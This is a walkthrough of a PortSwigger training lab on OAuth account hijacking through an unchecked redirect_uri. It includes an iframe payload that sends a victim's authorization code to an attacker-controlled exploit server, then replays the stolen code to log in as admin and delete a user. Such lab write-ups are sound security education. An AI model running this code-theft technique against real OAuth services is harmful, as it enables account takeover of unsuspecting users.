PortSwigger
Lab Description
This lab uses an OAuth service to allow users to log in with their social media account. A misconfiguration by the OAuth provider makes it possible for an attacker to steal authorization codes associated with other users’ accounts.
Objective: Steal an authorization code associated with the admin user, then use it to access their account and delete the user carlos.
Credentials:
wiener:peterThe admin user will open anything you send from the exploit server and always has an active session with the OAuth service.
Step 1: Study the OAuth Flow
- Click “My account” and complete the OAuth login with
wiener:peter - Log out and log back in (you’re logged in instantly due to active OAuth session)
- In Burp Proxy, find the
GET /authrequest:
GET /auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email
- Send this request to Repeater
Step 2: Test redirect_uri Validation

In Repeater, change redirect_uri to an arbitrary value:
redirect_uri=https://example.com
Observe: No error → The OAuth provider accepts any redirect_uri!
Test redirect:
redirect_uri=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net
Send the request and follow the redirect. Check the exploit server access log.
Log entry found
GET /?code=AUTHORIZATION_CODE&...
Confirms you can leak authorization codes to an external domain.
Step 3: Create the Exploit

On the exploit server, create /exploit:
<iframe src="https://oauth-YOUR-LAB-OAUTH-SERVER-ID.oauth-server.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net&response_type=code&scope=openid%20profile%20email"></iframe>
Replace:
oauth-YOUR-LAB-OAUTH-SERVER-ID⇒ Your OAuth server IDYOUR-LAB-CLIENT-ID⇒ Your client IDYOUR-EXPLOIT-SERVER-ID⇒ Your exploit server ID

Step 4: Test the Exploit
- Click Store on the exploit server
- Click View exploit
- Check the exploit server Access log
Expected log entry:
GET /?code=VICTIM_CODE&...
Step 5: Deliver to the Victim
- Click Deliver exploit to victim
- The victim loads the iframe ⇒ their authorization code is sent to your exploit server
- Check the Access log again:
GET /?code=STOLEN_CODE&...

Copy the stolen authorization code.
Step 6: Use the Stolen Code
- Log out of the blog website
- Navigate to:

https://YOUR-LAB-ID.web-security-academy.net/oauth-callback?code=STOLEN_CODE
- The OAuth flow completes automatically

- You are logged in as the admin user!
Step 7: Delete Carlos

- Go to the admin panel
- Click Delete next to
carlos
Step 8: Lab Solved